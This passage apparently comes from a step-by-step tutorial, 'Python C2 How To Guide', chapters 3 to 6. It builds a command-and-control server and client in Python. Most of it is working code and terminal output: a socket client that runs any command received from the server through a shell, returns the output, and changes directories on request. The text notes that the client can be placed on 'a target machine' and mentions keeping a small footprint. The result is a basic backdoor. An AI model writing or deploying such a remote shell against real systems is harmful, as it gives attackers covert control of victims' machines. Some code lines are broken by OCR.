  File "C:\Users\jwhel\Desktop\Python C2 Guide\Lesson 3\sockclient.py", line 12, in session_handler
    response = input('Message to send#> ').encode()
KeyboardInterrupt
^C
C:\Users\jwhel\Desktop\Python C2 Guide\Lesson 3>
```

While loop working with unhandled exceptions

The output is pretty messy when we `CTRL-C`, so let's add an exception for `KeyboardInterrupt`. Replace `except Exception` with `except KeyboardInterrupt` , save, and run again. Note that I've added a print output here just to show you that the interrupt is occurring.



Handling KeyboardInterrupt with exception handling


Our final task in this lesson is to implement a kill message into both the `sockserver` and `sockclient`. As you can see from the current script, a keyboard interrupt has to be issued on both in order to stop the process. Later on in our C2 implementation, this will be undesirable as we want to leave as little of a footprint as possible, and that includes running processes. Luckily some basic `if` statements here can handle that.

In `sockserver`, add the following underneath of `message = input('send message#> ')` .

```
#Exit message handling
if message == 'exit':
    remote_target.send(message.encode())
    remote_target.close()
    break
```

What we have done here is say that if the message input is exit, send that message to the `sockclient` , close the socket, and then break the loop. We can add a similar `if` statement in `sockclient` to check if the message is exit, and if so, terminate the session by closing the socket and breaking the loop.

```
#Exit message handling
if message == 'exit':
    print('[-] The server has terminated the session.')
    sock.close()
    break
```



Exit signal issued from sockserver

We can add an exit from `sockclient` as well through the same implementation. For simplicity, see the completed scripts below and make the appropriate modifications to your own.

Exit signal issued from sockclient

And that wraps up this lesson. In our next lesson we will start talking about how we can use the messages we are sending here to implement basic command executions and responses.

End of Chapter 3 Code Review

```
#Chatper 3 sockserver code
import socket
def listener_handler():
    sock.bind((host_ip, host_port))
    print('[+] Awaiting connection from client...')
    sock.listen()
    remote_target, remote_ip = sock.accept()
    print(f'[+] Connection received from {remote_ip[0]}')
    while True:
        try:
            message = input('Message to send#> ')
            if message == 'exit':
                remote_target.send(message.encode())
                remote_target.close()
                break
            remote_target.send(message.encode())
            response = remote_target.recv(1024).decode()
            if response == 'exit':
                print('[-] The client has terminated the
session.')
                remote_target.close()
                break
            print(response)
        except KeyboardInterrupt:
            print('[+] Keyboard interrupt issued.')
            remote_target.close()
            break
        except Exception:
```

```
            remote_target.close()
            break

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
host_ip = '127.0.0.1'
host_port = 2222
listener_handler()
```

```
#Chapter 3 sockclient code
import socket

def session_handler():
    print(f'[+] Connecting to {host_ip}.')
    sock.connect((host_ip, host_port))
    print(f'[+] Connected to {host_ip}.')
    while True:
        try:
            print('[+] Awaiting response...')
            message = sock.recv(1024).decode()
            if message == 'exit':
                print('[-] The server has terminated the
session.')
                sock.close()
                break
            print(message)
            response = input('Message to send#> ')
            if response == 'exit':
                sock.send(response.encode())
                sock.close()
                break
            sock.send(response.encode())
        except KeyboardInterrupt:
            print('[+] Keyboard interrupt issued.')
            sock.close()
            break
        except Exception:
            sock.close()
            break

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
host_ip = '127.0.0.1'
host_port = 2222
session_handler()
```

Chapter 4 - Subprocess

[subprocess — Subprocess management — Python 3.11.2 documentation]

Previously we learned about how to create a two-way communication channel using sockets. With our current scripts, we can communicate back and forth as if the `sockserver` and `sockclient` were a private message. In this lesson we are going to cover how to implement some basic command execution through the use of the native Python library, `subprocess`. The majority of this lesson will require us to modify our `sockclient` script, so let's start there. Our current script looks like the following.

```python
import socket

def session_handler():
    print(f'[+] Connecting to {host_ip}.')
    sock.connect((host_ip, host_port))
    print(f'[+] Connected to {host_ip}.')
    while True:
        try:
            print('[+] Awaiting response...')
            message = sock.recv(1024).decode()
            if message == 'exit':
                print('[-] The server has terminated the session.')
                sock.close()
                break
            print(message)
            response = input('Message to send#> ')
            if response == 'exit':
                sock.send(response.encode())
                sock.close()
                break
            sock.send(response.encode())
        except KeyboardInterrupt:
            print('[+] Keyboard interrupt issued.')
            sock.close()
            break
        except Exception:
            sock.close()
            break

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
host_ip = '127.0.0.1'
host_port = 2222
session_handler()
```

sockclient script

In order to utilize the `subprocess` library we need to first add `import subprocess` at the top of our script. Let's talk about some definitions that you will need for this lesson.


`subprocess` - New process created by the parent script which allows connection to input/output/error pipes and return the output of those codes.

`stdout` - output stream captured from the child process (in this case the process we are going to spawn to execute our command).

`stderr` - standard error stream where errors are sent through.

`subprocess.PIPE` - Used with `stdout` and `stderr`, it tells the interpreter that a pipe needs to be opened.

When it comes to subprocesses, in layman's terms it means we can tell Python to execute a system command of some sort with the current permission set granted to that Python session. For example, a cmd.exe subprocess ran as an admin will result in a new command prompt being started with administrative privileges.



Subprocess spawned with admin rights

Thinking logically about our program, and what we know about command execution, the sender sends the command to be executed from `sockserver`. `sockclient` needs to receive that message, execute the command, capture the output, and return it through the socket to the sender. In order to do this, we need to modify our `sockclient`'s `session_handler()` function slightly to process the subprocess using the Popen class in the library. After adding `import subprocess` to the top of the script, let's comment out everything after `print(f'[+] Message received - {message}')`. Your current script should now look something like the following.

```python
import socket

def session_handler():
    print(f'[+] Connecting to {host_ip}.')
    sock.connect((host_ip, host_port))
    print(f'[+] Connected to {host_ip}.')
    while True:
        try:
            print('[+] Awaiting response...')
            message = sock.recv(1024).decode()
            print(f'[+] Message received - {message}')
            if message == 'exit':
                print('[-] The server has terminated the session.')
                sock.close()
                break

        except KeyboardInterrupt:
            print('[+] Keyboard interrupt issued.')
            sock.close()
            break
        except Exception:
            sock.close()
            break

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
host_ip = '127.0.0.1'
host_port = 2222
session_handler()
```

sockclient with the response functionality removed

Now that we have removed the current response functionality, we can replace it with command execution functionality. Knowing that we already have an `if` statement for exit, we need to manage our commands. For now, we can do that with an `else` statement. After the addition of `else`, we can start to add some command functionality. The following code snippet is how we are going to execute our `subprocess` commands. Additionally, we need to capture the `stdout` and `stderr`. Make sure to add `import subprocess` at the top of your code.

```
#Subprocess command handling
command = subprocess.Popen(message, shell=True,
stdout=subprocess.PIPE, stderr=subprocess.PIPE)
output = command.stdout.read() + command.stderr.read()
sock.send(output)
```

Finally, we need to send the command back to `sockserver` using `sock.send(command)`. See the following for the entire code snippet.

```python
import socket
import subprocess

def session_handler():
    print(f'[+] Connecting to {host_ip}.')
    sock.connect((host_ip, host_port))
    print(f'[+] Connected to {host_ip}.')
    while True:
        try:
            print('[+] Awaiting response...')
            message = sock.recv(1024).decode()
            print(f'[+] Message received - {message}')
            if message == 'exit':
                print('[-] The server has terminated the session.')
                sock.close()
                break
            else:
                command = subprocess.Popen(message, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
                output = command.stdout.read() + command.stderr.read()
                sock.send(output)
        except KeyboardInterrupt:
            print('[+] Keyboard interrupt issued.')
            sock.close()
            break
        except Exception:
            sock.close()
            break

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
host_ip = '127.0.0.1'
host_port = 2222
session_handler()
```

sockclient updated with subprocess command handling

Let's run our code now and do something simple, like check the contents of the current directory. Run `sockserver` followed by `sockclient`, and then pick a command of your choice to execute in the terminal. See how the response is the system command you requested.

```
C:\Users\jwhel\Desktop\Python C2 Guide\Lesson 4>python3 sockserver.py
[+] Awaiting connection from client...
[+] Connection received from 127.0.0.1
send message#> dir
[+] Awaiting response...
 Volume in drive C is OS
 Volume Serial Number is ECF9-AA59

 Directory of C:\Users\jwhel\Desktop\Python C2 Guide\Lesson 4

03/06/2023  07:33 PM    <DIR>          .
03/06/2023  07:33 PM    <DIR>          ..
03/06/2023  08:58 PM             1,018 sockclient.py
03/05/2023  05:47 PM             1,051 sockserver.py
               2 File(s)          2,069 bytes
               2 Dir(s)  612,550,639,616 bytes free

send message#>
```

```
C:\Users\jwhel\Desktop\Python C2 Guide\Lesson 4>python3 sockclient.py
[+] Connecting to 127.0.0.1.
[+] Connected to 127.0.0.1.
[+] Awaiting response...
[+] Message received - dir
[+] Awaiting response...
```

Successful command execution between sockserver and sockclient

As you can see, we've successfully executed the command and have received output. Note that there are some functions, such as changing directories, which will require additional handling. We can generate a new `if` statement below our exit statement and start to build it out. The `if` statement will check the command sent from `sockserver`, which needs to include a predicate command, "cd," followed by the directory to change to. This is done using the `os.chdir()` function, which uses the directory as input, and requires us to add `import os` to the top of our code. We can also use the

`os.getcwd()` command afterwards to get the current directory and print it to the terminal. That directory can then be sent over the socket to `sockserver`. The code to do this will looks something like the following.

```
#Change directory script
elif message.split(" ")[0] == 'cd':
    directory = str(message.split(" ")[1])
    os.chdir(directory)
    cur_dir = os.getcwd()
    print(f'[+] Changed to {cur_dir}')
    sock.send(cur_dir.encode())
```

Let's take a moment and consider the code above. You'll notice that I've used the `split` method being used with our command variable - `elif command.split(" ")[0] == 'cd'`. Programming begins numerical sequences at zero unless directed to do otherwise. Consider the following command issued from our `sockserver` command line.

```
cd C:\users\public
```

In this command we have two values, which we are indexed numerically in the variable `command`. Looking at the command above, we can determine that `cd` is `[0]` and `C:\users\public` is `[1]`. The system does not need the `cd` command itself to execute the directory change, as Python's `os.chdir` does that for us. Rather, the `cd` value indexed at `[0]` is a predicate command, telling our script to act a certain way. In order for the code to know that `cd` is meant as that predicate, rather than as one long string, we need to split the command to obtain the predicate. As `os.chdir` accepts whatever value is given to it, we know that we'll receive some type of directory not found error if we pass `cd C:\users\public` as the directory string. In order to obtain the correct directory string, we again use `split` to obtain the directory, which according to our code, is indexed in `[1]`.

The entire `sockclient` solution looks like the following.

```python
import socket
import subprocess
import os

def session_handler():
    print(f'[+] Connecting to {host_ip}.')
    sock.connect((host_ip, host_port))
    print(f'[+] Connected to {host_ip}.')
    while True:
        try:
            print('[+] Awaiting response...')
            message = sock.recv(1024).decode()
            print(f'[+] Message received - {message}')
            if message == 'exit':
                print('[-] The server has terminated the session.')
                sock.close()
                break
            elif message.split(" ")[0] == 'cd':
                directory = str(message.split(" ")[1])
                os.chdir(directory)
                cur_dir = os.getcwd()
                print(f'[+] Changed to {cur_dir}')
                sock.send(cur_dir.encode())
            else:
                command = subprocess.Popen(message, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
                output = command.stdout.read() + command.stderr.read()
                sock.send(output)
        except KeyboardInterrupt:
            print('[+] Keyboard interrupt issued.')
            sock.close()
            break
        except Exception:
            sock.close()
            break

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
host_ip = '127.0.0.1'
host_port = 2222
session_handler()
```

Updated sockclient code

Starting the `sockserver` and `sockclient`, attempt to change to another directory and note that the `sockserver` should receive a response with the new directory.

```
C:\Users\jwhel\Desktop\Python C2 Guide\Lesson 4>python3 sockserver.py
[+] Awaiting connection from client...
[+] Connection received from 127.0.0.1
send message#> cd ..
[+] Awaiting response...
C:\Users\jwhel\Desktop\Python C2 Guide
send message#> dir
[+] Awaiting response...
 Volume in drive C is OS
 Volume Serial Number is ECF9-AA59

 Directory of C:\Users\jwhel\Desktop\Python C2 Guide

03/06/2023  07:19 PM    <DIR>          .
03/06/2023  07:19 PM    <DIR>          ..
03/06/2023  12:04 PM            99,457 1_Sockets_Basics.pdf
03/05/2023  05:53 PM           123,910 2_Socket_Communications_Part_1.pdf
03/05/2023  05:01 PM    <DIR>          Lesson 2
03/05/2023  05:06 PM    <DIR>          Lesson 3
03/06/2023  07:33 PM    <DIR>          Lesson 4
03/06/2023  07:10 PM         2,320,834 Python_C2_How_To_Guide.pdf
               3 File(s)      2,544,201 bytes
               5 Dir(s)  612,555,546,624 bytes free

send message#> exit
```

```
C:\Users\jwhel\Desktop\Python C2 Guide\Lesson 4>python3 sockclient.py
[+] Connecting to 127.0.0.1.
[+] Connected to 127.0.0.1.
[+] Awaiting response...
[+] Message received - cd ..
[+] Changed to C:\Users\jwhel\Desktop\Python C2 Guide
[+] Awaiting response...
[+] Message received - dir
[+] Awaiting response...
[+] Message received - exit
[-] The server has terminated the session.

C:\Users\jwhel\Desktop\Python C2 Guide\Lesson 4>
```

Directory change implemented in sockclient

We now have the basic shell of our Python C2. As is, you could move the `sockclient` to a target machine that has Python installed, start `sockserver`, and have the basics of a functioning C2. With our next lesson we modify our `sockserver` and `sockclient`

to accept command line arguments rather than hard-coded ones and continue adding functionality to our program.

End of Chapter 4 Code Review

There were no changes to `sockserver` in this chapter, so the only code to review is `sockclient`.

```
#Chapter 4 sockclient code
import socket
import subprocess
import os

def session_handler():
    print(f'[+] Connecting to {host_ip}.')
    sock.connect((host_ip, host_port))
    print(f'[+] Connected to {host_ip}.')
    while True:
        try:
            print('[+] Awaiting response...')
            message = sock.recv(1024).decode()
            print(f'[+] Message received - {message}')
            if message == 'exit':
                print('[-] The server has terminated the
session.')
                sock.close()
                break
            elif message.split(" ")[0] == 'cd':
                directory = str(message.split(" ")[1])
                os.chdir(directory)
                cur_dir = os.getcwd()
                print(f'[+] Changed to {cur_dir}')
                sock.send(cur_dir.encode())
            else:
                command = subprocess.Popen(message, shell=True,
stdout=subprocess.PIPE, stderr=subprocess.PIPE)
                output = command.stdout.read() +
command.stderr.read()
                sock.send(output)
        except KeyboardInterrupt:
            print('[+] Keyboard interrupt issued.')
            sock.close()
            break
        except Exception:
            sock.close()
            break
```

```
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
host_ip = '127.0.0.1'
host_port = 2222
session_handler()
```

Chapter 5 - Command Line Arguments

[sys — System-specific parameters and functions — Python 3.11.2 documentation]

In this lesson we are going to take a bit of a detour and show you how to implement some command line arguments. While our final product will use inputs while our script is running, the current one will help you better understand this task as I'm often asked how to implement them.

When we talk about command line arguments, we are talking about the arguments after the command. For example, `python3 sockserver.py 192.168.1.222 2222` has three arguments. When we write our code, they will look like the following.

- `sys.argv[1]` - 192.168.1.222
- `sys.argv[2]` - 2222

Knowing what we should already know about programming, numbers start at zero rather than at one. So, when we look at our executed command, we know that the first value is the filename, after the filename is `[1]`, and the second value after the filename is `[2]`.

Let's take a look at your code. We'll start with `sockserver.` First, you'll notice that we don't have a `sys` library imported into our script, so do that first by adding `import sys` to both `sockserver` and `sockclient`. Next, we can see at the bottom we have the values `host_ip` and `host_port` set statically. While this works, it isn't necessarily portable or convenient. Thinking back above with our arguments, we can set `host_ip` as `sys.argv[0]`, and `host_port` as `int(sys.argv[1])`. We have to set our port value as an integer because `sockets` requires us to do so. Your code should look like the following.


```
host_ip = sys.argv[1]
host_port = sys.argv[2]
```

```
29                remote_target.close()
30                break
31
32    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
33    host_ip = sys.argv[1]
34    host_port = int(sys.argv[2])
35    listener_handler()
```

Updated arguments


Let's go ahead and run our script by running `python3 sockserver.py`. When you do so, you should receive an error that says `IndexError: list index out of range`. This is because we have called those values in our script with `host_ip` and `host_port` but have not provided them on the command line.

In order to fix this, we simply need to add the command line arguments for our script. Doing so should result in your script being ran, and the `[+] Awaiting connection from client...` message appearing.




Awaiting connection after using command line arguments

We can simply make the same changes now to our `sockclient` script. Make sure that you add `import sys` at the top, then modify the `host_ip` and `host_port` variables in the same way and convert the `host_port` to an integer again. The solution should look like the following.



Updated arguments in sockclient

With our `sockserver` still running, all we need to do is run `sockclient` with the command line arguments, which should result in a new socket connection.



Connection to sockserver using command line arguments

And it really is that simple. In the next lesson we are going to start refactoring our code as it is currently written, moving some of the contents of our `session_handler` and `listener_handler` functions into new functions and creating the class handler that will get us through most of the project in the `sockserver`.

End of Chapter 5 Code Review

```
#Chapter 5 sockserver code
import socket
import sys

def listener_handler():
    sock.bind((host_ip, host_port))
    print('[+] Awaiting connection from client...')
    sock.listen()
    remote_target, remote_ip = sock.accept()
    print(f'[+] Connection received from {remote_ip[0]}')
    while True:
        try:
            message = input('Message to send#> ')
            if message == 'exit':
                remote_target.send(message.encode())
                remote_target.close()
                break
            remote_target.send(message.encode())
            response = remote_target.recv(1024).decode()
            if response == 'exit':
                print('[-] The client has terminated the
session.')
                remote_target.close()
                break
            print(response)
        except KeyboardInterrupt:
            print('[+] Keyboard interrupt issued.')
            remote_target.close()
            break
        except Exception:
            remote_target.close()
            break

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
host_ip = sys.argv[1]
host_port = int(sys.argv[2])
listener_handler()
```

```
#Chapter 5 sockclient code
import socket
import subprocess
import os
import sys

def session_handler():
    print(f'[+] Connecting to {host_ip}.')
    sock.connect((host_ip, host_port))
    print(f'[+] Connected to {host_ip}.')
    while True:
        try:
            print('[+] Awaiting response...')
            message = sock.recv(1024).decode()
            print(f'[+] Message received - {message}')
            if message == 'exit':
                print('[-] The server has terminated the
session.')
                sock.close()
                break
            elif message.split(" ")[0] == 'cd':
                directory = str(message.split(" ")[1])
                os.chdir(directory)
                cur_dir = os.getcwd()
                print(f'[+] Changed to {cur_dir}')
                sock.send(cur_dir.encode())
            else:
                command = subprocess.Popen(message, shell=True,
stdout=subprocess.PIPE, stderr=subprocess.PIPE)
                output = command.stdout.read() +
command.stderr.read()
                sock.send(output)
        except KeyboardInterrupt:
            print('[+] Keyboard interrupt issued.')
            sock.close()
            break
        except Exception:
            sock.close()
            break

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
host_ip = sys.argv[1]
host_port = int(sys.argv[2])
session_handler()
```

Chapter 6 - Code Cleanup - Part 1

__main__ — Top-level code environment — Python 3.11.2 documentation

So far, we have created what is essentially a barebones, functional command and control environment for a single target interaction. Our `sockserver` accepts incoming connections from `sockclient`, `sockclient` waits for instructions from our input, executes that input as a command, and returns the results. Our current code in each file is essentially a single function with a function call at the end. In this lesson we are going to refactor our code to use individual functions for listening, communicating, and controlling the flow of the program overall. Let's start with `sockserver`.

Our current solution flows as follows:

`command line arguments` → `awaiting connection` → `receiving connection` → `sending message` → `receiving message` → `eventually exiting connection`

Ideally, we don't want all of our functionality in a single function. While it is usable as we've seen, it's not ideal programmatically, and if we continue in this manner things can get confusing and messing. By refactoring into individual functions we have an easier understanding of where our instructions are being pointed, and where the blame lies when we eventually have issues with our code and logic.

First, let's create a main function to hold our initial functionality. Python3 has a variable that is called `__name__`, which is used when the code we want to execute is not derived from an import (i.e., importing another piece of a program into the functionality of the current script). For the purpose of this course, we will use the following for controlling the main flow of the program.


```
#main function name == main
if __name__ == '__main__':
    do something
```

We call the `if` statement, and then afterwards we add what we want to do. In `sockserver`, we are going to add that `if` statement at the bottom and modify our code like the following.

```
34  if __name__ == '__main__':
35      sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
36      host_ip = sys.argv[1]
37      host_port = int(sys.argv[2])
38      listener_handler()
```

Updated code with if statement in main function

When our program runs, it will start here and execute our instructions. In this case, it reads the `sys.argv` values into our variables and sends those variables to `listener_handler` to be executed. If you run the code it should execute as expected.



Successful execution after code change

Things are going to get a bit trickier from here. If we look at the `listener_handler()` function, we can break it down into individual functions.

```
def listener_handler():
    sock.bind((host_ip, host_port))
    print('[+] Awaiting connection from client...')
    sock.listen()
    remote_target, remote_ip = sock.accept()
    print(f'[+] Connection received from {remote_ip[0]}')
    while True:
        try:
            message = input('Message to send#> ')
            if message == 'exit':
                remote_target.send(message.encode())
                remote_target.close()
                break
            remote_target.send(message.encode())
            response = remote_target.recv(1024).decode()
            if response == 'exit':
                print('[-] The client has terminated the session.')
                remote_target.close()
                break
            print(response)
        except KeyboardInterrupt:
            print('[+] Keyboard interrupt issued.')
            remote_target.close()
            break
        except Exception:
            remote_target.close()
            break
```

1 - Accept Connection

2 - Handle sending


3 - Handle receiving

sockserver code flow

Let's look at breaking this down into four individual functions - `comm_in()`, `comm_out()`, `listener_handler()`, and `comm_handler()`. We'll start with `comm_in()`.

`comm_in()` will handle all of the responses that are sent from the `sockclient` back to `sockserver`. Create the new function and add the following lines.

```
#comm_in function
def comm_in(remote_target):
    print('[+] Awaiting response...')
    response = remote_target.recv(1024).decode()
    return response
```




New comm_in function

What we are doing here is waiting for a response from the `remote_target`, which we know is a set variable from when the socket is initially accepted. We are declaring this now because eventually we will want to be able to accept multiple socket connections, and we need a way to identify who owns what. We receive the response, and then we `return` it. This is important because it will return the response back to the original caller, which is in the `comm_handler()` function.

Next, we can create the `comm_out()` function. This is the function that will be used to send commands from `sockserver` to `sockclient`. It requires two variables to be brought in, `remote_target` and `message`, and currently a single line of code to send the traffic. As with `comm_in`, we need `remote_target` as a way of identifying who owns the traffic being sent. The `message` variable is self-explanatory. The `comm_out()` function looks like the following.

```
#comm_out function
def comm_out(remote_target, message):
    remote_target.send(message.encode())
```




New comm_out() variable

Next we will modify the `listener_handler` function. This function will host the listener for our socket, bind the socket, accept traffic, and then redirect that traffic to the `comm_handler()`. The main function sends the `host_ip` and `host_port` when the function is initialized, and those variables are then used for the socket.

The `listener_handler()` function looks like the following.

```
#listener_handler function
def listener_handler():
    sock.bind((host_ip, host_port))
    print('[+] Awaiting connection from client...')
    sock.listen()
    remote_target, remote_ip = sock.accept()
    comm_handler(remote_target, remote_ip)
```



Updated listener_handler function

Finally, we can modify our `comm_handler`function. From here on out, `comm_handler()` will really be the most import function in the entire script, as it will be directing traffic to where it needs to go, and making sure that it is receiving it where needed. `comm_handler()` is called with the `remote_target` and `remote_ip` variables. `remote_target` is the most important as it declares the socket to be used, and `remote_ip` adds some vanity to tell us what exactly is connecting to us.

We'll print out the connection received message, initiate our `while` loop, use the `try` statement as before, and then handle messages outbound and inbound. The code looks like the following.


```
#comm_handler function
def comm_handler(remote_target, remote_ip):
    print(f'[+] Connection received from {remote_ip[0]}')
    while True:
        try:
            message = input('Message to send#> ')
            if message == 'exit':
                remote_target.send(message.encode())
                remote_target.close()
```

```
                break
            remote_target.send(message.encode())
            response = remote_target.recv(1024).decode()
            if response == 'exit':
                print('[-] The client has terminated the
session.')
                remote_target.close()
                break
            print(response)
        except KeyboardInterrupt:
            print('[+] Keyboard interrupt issued.')
            remote_target.close()
            break
        except Exception:
            remote_target.close()
            break
```

```python
def comm_handler(remote_target, remote_ip):
    print(f'[+] Connection received from {remote_ip[0]}')
    while True:
        try:
            message = input('Message to send#> ')
            if message == 'exit':
                remote_target.send(message.encode())
                remote_target.close()
                break
            remote_target.send(message.encode())
            response = remote_target.recv(1024).decode()
            if response == 'exit':
                print('[-] The client has terminated the session.')
                remote_target.close()
                break
            print(response)
        except KeyboardInterrupt:
            print('[+] Keyboard interrupt issued.')
            remote_target.close()
            break
        except Exception:
            remote_target.close()
